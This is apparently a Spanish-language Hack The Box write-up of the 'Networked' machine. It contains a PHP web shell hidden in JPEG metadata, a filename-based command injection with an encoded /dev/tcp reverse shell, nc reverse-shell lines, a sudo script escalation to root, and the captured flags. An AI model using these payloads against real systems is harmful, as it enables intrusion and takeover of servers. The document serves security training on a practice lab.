

Networked

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Networked en Hack The Box, tal y como se refleja, es un sistema Linux con un nivel de dificultad fácil (4.4).



Ilustración 1: Networked.

Se procedió a realizar un escaneo de servicios y puertos haciendo uso de NMAP:




Ilustración 2: Comando de NMAP usado.

Port		State (toggle closed [1] filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack			
	ssh-hostkey	2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA) 256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA) 256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)					
80	tcp	open	http	syn-ack			
	http-methods	Supported Methods: GET HEAD POST OPTIONS					
	http-title	Site doesn't have a title (text/html; charset=UTF-8).					

Ilustración 3: Resultados de la ejecución del comando NMAP.

Como se puede observar existe un puerto en el que se ejecuta un servicio Apache (80) y el puerto 22 está habilitado para SSH.

La web que se muestra en el puerto 80 es la siguiente:




Ilustración 4: Web en http://10.10.10.146/index.php.

A primera vista la web no reflejaba mucha más información que la mostrada en el mensaje de la página de inicio. Así que se usó la herramienta DIRB para encontrar rutas más interesantes o ficheros vulnerables:

- DIRB:

```
root@kali:~/HTB_Networked# cat dirbNetworked.txt

-----
DIRB v2.22
By The Dark Raver
-----

OUTPUT_FILE: dirbNetworked.txt
START TIME: Mon Aug 26 18:22:12 2019
URL BASE: http://10.10.10.146/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code -> 500

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.146/ ----
==> DIRECTORY: http://10.10.10.146/backup/
+ http://10.10.10.146/cgi-bin/ (CODE:403|SIZE:210)
+ http://10.10.10.146/index.php (CODE:200|SIZE:229)
==> DIRECTORY: http://10.10.10.146/uploads/

---- Entering directory: http://10.10.10.146/backup/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.146/uploads/ ----
+ http://10.10.10.146/uploads/index.html (CODE:200|SIZE:2)
+ http://10.10.10.146/uploads/test (CODE:200|SIZE:0)

-----
```

Ilustración 5: DIRB en http://10.10.10.146.

Analizando los resultados se encontraron algunos ficheros y directorios a los cuales se podían acceder:




Ilustración 6: Directorio Backup.




Ilustración 7: Contenido del directorio Backup en http://10.10.10.146/backup.




Ilustración 8: Acceso al fichero photos.php.




Ilustración 9: Acceso al fichero upload.php.

Con toda la información recabada, parecía bastante claro el siguiente paso que se debía seguir para poder entrar en el sistema. Crear un fichero con código PHP que ejecutara una *shell* en el equipo víctima y subirla como un fichero de tipo imagen (extensiones JPEG o PNG), haciendo uso del fichero *upload.php*. (Fuente: <https://www.youtube.com/watch?v=nNB9XIRfvzw>).

```

root@kali:~/HTB_Networked# exiftool -DocumentName="<h1>MrTux<br><?php if(isset(\$_REQUEST['cmd']))){echo '<pre>';\$_cmd = (\$_REQUEST['cmd']);system(\$_cmd);echo '</pre>';} __halt_compiler();?></h1>" tux.jpeg
1 image files updated
root@kali:~/HTB_Networked# mv tux.jpeg tux.php.jpeg
root@kali:~/HTB_Networked#

```

Ilustración 10: Usando exiftool para introducir código PHP en una imagen con extensión JPEG.




Ilustración 11: Subiendo fichero con web shell.




Ilustración 12: Fichero subido con éxito.




Ilustración 13: El fichero photos.php lista las imágenes subidas en el sistema, incluyendo la que se había subido anteriormente.




Ilustración 14: Ejecutando comando whoami en la web shell.




Ilustración 15: Abriendo una reverse shell mediante la web shell con el comando nc.




Ilustración 16: reverse shell obtenida con el usuario apache.

Ya una vez dentro del sistema con un usuario sin privilegios (*apache*), se optó por realizar un pequeño reconocimiento, en el cual, se pudo hallar el directorio de otro usuario en el sistema (*guly*), con los siguientes ficheros:

```

cd /home/guly
ls -la
total 28
drwxr-xr-x. 2 guly guly 201 Aug 27 01:52 .
drwxr-xr-x. 3 root root 18 Jul 2 13:27 ..
lrwxrwxrwx. 1 root root 9 Jul 2 13:35 .bash_history -> /dev/null
-rw-r--r--. 1 guly guly 18 Oct 30 2018 .bash_logout
-rw-r--r--. 1 guly guly 193 Oct 30 2018 .bash_profile
-rw-r--r--. 1 guly guly 231 Oct 30 2018 .bashrc
-rw-----. 1 guly guly 639 Jul 9 13:40 .viminfo
-rw-r--r--. 1 guly guly 0 Aug 27 01:54 10.10.13.136
-rw-r--r--. 1 guly guly 0 Aug 27 01:54 8764
-r--r--r--. 1 root root 782 Oct 30 2018 check_attack.php
-rw-r--r--. 1 root root 44 Oct 30 2018 crontab.guly
-rw-r--r--. 1 guly guly 0 Aug 27 01:54 nc
-r-----. 1 guly guly 33 Oct 30 2018 user.txt

```

Ilustración 17: Contenido del directorio /home/guly.

Existía un fichero llamado “*crontab.guly*” que ejecutaba el fichero “*check_attack.php*” cada tres minutos. Por tanto, se analizó el código del programa para buscar posibles vulnerabilidades y realizar una escalada de privilegios al usuario *guly*.

```

cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
cat check_attack.php
<?php
require '/var/www/html/lib.php';
$spath = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg = '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^[^.]*/', scandir($spath));

foreach ($files as $key => $value) {
    $msg='';
    if ($value == 'index.html') {
        continue;
    }
}
#echo "-----\n";

```

Ilustración 18: Fichero *check_attack.php* parte 1.

```

#print "check: $value\n";
list ($name,$ext) = getnameCheck($value);
$check = check_ip($name,$value);

if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
}
}
?>

```

Ilustración 19: Fichero *check_attack.php* parte 2.

Cuando se ejecuta “*check_attack.php*” recorre el directorio */var/www/html/uploads/* en busca de ficheros maliciosos, para posteriormente eliminarlos haciendo uso del programa

`/bin/rm`. Si se consigue crear un fichero en el directorio *uploads* que evite el filtrado de la expresión regular del programa, donde no se permiten `'/'` ni `'\'`, se puede ejecutar una *reverse shell* cuando se lance `/bin/rm` y realizar una escalada de privilegios.

Se decidió codificar el nombre del fichero en base64 para así escapar del filtro de la expresión regular:




Ilustración 20: Comando que abrirá una reverse shell con el usuario guly.




Ilustración 21: Codificando el comando en base64.

```
cd /var/www/html/uploads
pwd
/var/www/html/uploads
touch ";echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS4yNTAvNDU2OSAwPiYx | base64 -d | bash"
```

Ilustración 22: Creando el fichero que tiene por nombre el comando que se ejecutará en el sistema.

```
-rw-r--r-- 1 apache apache 0 Aug 27 02:13 ;echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS4yNTAvNDU2OSAwPiYx | base64 -d | bash
-rw-r--r-- 1 apache apache 0 Aug 27 01:23 ;nc 10.10.13.136 8673 -c bash
-rw-r--r-- 1 apache apache 0 Aug 27 01:18 ;nc 10.10.14.132 1235 -c bash
-rw-r--r-- 1 apache apache 0 Aug 27 01:55 ;nc 10.10.15.175 9005 -c bash
-r--r--r-- 1 root root 2 Oct 30 2018 index.html
```

Ilustración 23: Fichero creado con éxito.

```
root@kali:~/HTB_Networked# nc -lvp 4569
listening on [any] 4569 ...
10.10.10.146: inverse host lookup failed: Unknown host
connect to [10.10.15.250] from (UNKNOWN) [10.10.10.146] 42302
bash: no job control in this shell
[guly@networked ~]$ whoami
whoami
guly
[guly@networked ~]$ pwd
pwd
/home/guly
[guly@networked ~]$ cat user.txt
cat user.txt
526cfc2305f17faaacecf212c57d71c5
[guly@networked ~]$
```

Ilustración 24: Después de tres minutos reverse shell conseguida y flag del usuario guly.

En este punto solo falta conseguir tener acceso al sistema como usuario administrador (*root*). Se usó el comando “*sudo -l*” para comprobar si el usuario *guly* podía ejecutar algún programa con privilegios de administrador.

```
[guly@networked ~]$ sudo -l
sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked ~]$
```

Ilustración 25: Script */usr/local/sbin/changename.sh* ejecutable como *root* desde la sesión de *guly*.

Se siguió el mismo procedimiento que se usó para realizar la escalada de privilegios anterior, se analizó el código, en este caso del fichero “*/usr/local/sbin/changename.sh*”:

```
[guly@networked ~]$ cat /usr/local/sbin/changename.sh
cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EOF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EOF

regex="^[a-zA-Z0-9_ \ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
    echo "interface $var:"
    read x
    while [[ ! $x =~ $regex ]]; do
        echo "wrong input, try again"
        echo "interface $var:"
        read x
    done
    echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
[guly@networked ~]$
```

Ilustración 26: Código del script */usr/local/sbin/changename.sh*.

El script permite introducir parámetros al usuario que lo ejecuta, simplemente se debe rebasar el filtro de la expresión regular que controla que no se introduzca ningún

comando. Para ello, se creó un fichero en el directorio `/tmp`, con el comando que abriría una *reverse shell* como *root* y se introdujo la ruta de dicho fichero como parámetro en el script.

```
[guly@networked ~]$ echo '
echo '
> #!/bin/bash
#!/bin/bash
> bash -i >& /dev/tcp/10.10.15.250/2020 0>&1
bash -i >& /dev/tcp/10.10.15.250/2020 0>&1
> ' > /tmp/tux
' > /tmp/tux
[guly@networked ~]$ chmod 777 /tmp/tux
chmod 777 /tmp/tux
[guly@networked ~]$ cat /tmp/tux
cat /tmp/tux

#!/bin/bash
bash -i >& /dev/tcp/10.10.15.250/2020 0>&1

[guly@networked ~]$ sudo -u root /usr/local/sbin/changename.sh
sudo -u root /usr/local/sbin/changename.sh
interface NAME:
bash /tmp/tux
interface PROXY_METHOD:
bash /tmp/tux
interface BROWSER_ONLY:
bash /tmp/tux
interface BOOTPROTO:
bash /tmp/tux
```

Ilustración 27: Creando script malicioso e introduciendo su ruta como parámetro.

Una vez ejecutado, se obtuvo una *shell* como administrador:

```
root@kali:~/HTB_Networked# nc -lvp 2020
listening on [any] 2020 ...
10.10.10.146: inverse host lookup failed: Unknown host
connect to [10.10.15.250] from (UNKNOWN) [10.10.10.146] 38018
bash: no job control in this shell
[root@networked network-scripts]# whoami
whoami
root
[root@networked network-scripts]# pwd
pwd
/etc/sysconfig/network-scripts
[root@networked network-scripts]# cd /root
cd /root
[root@networked ~]# cat root.txt
cat root.txt
0a8ecda83fd81251099e8ac3d0dc82
[root@networked ~]#
```

Ilustración 28: Obtención de una shell como administrador del sistema y la flag root.txt.

Como conclusión se podría decir que es una máquina sencilla a la hora de identificar las vulnerabilidades a explotar. Pero bastante divertida de realizar.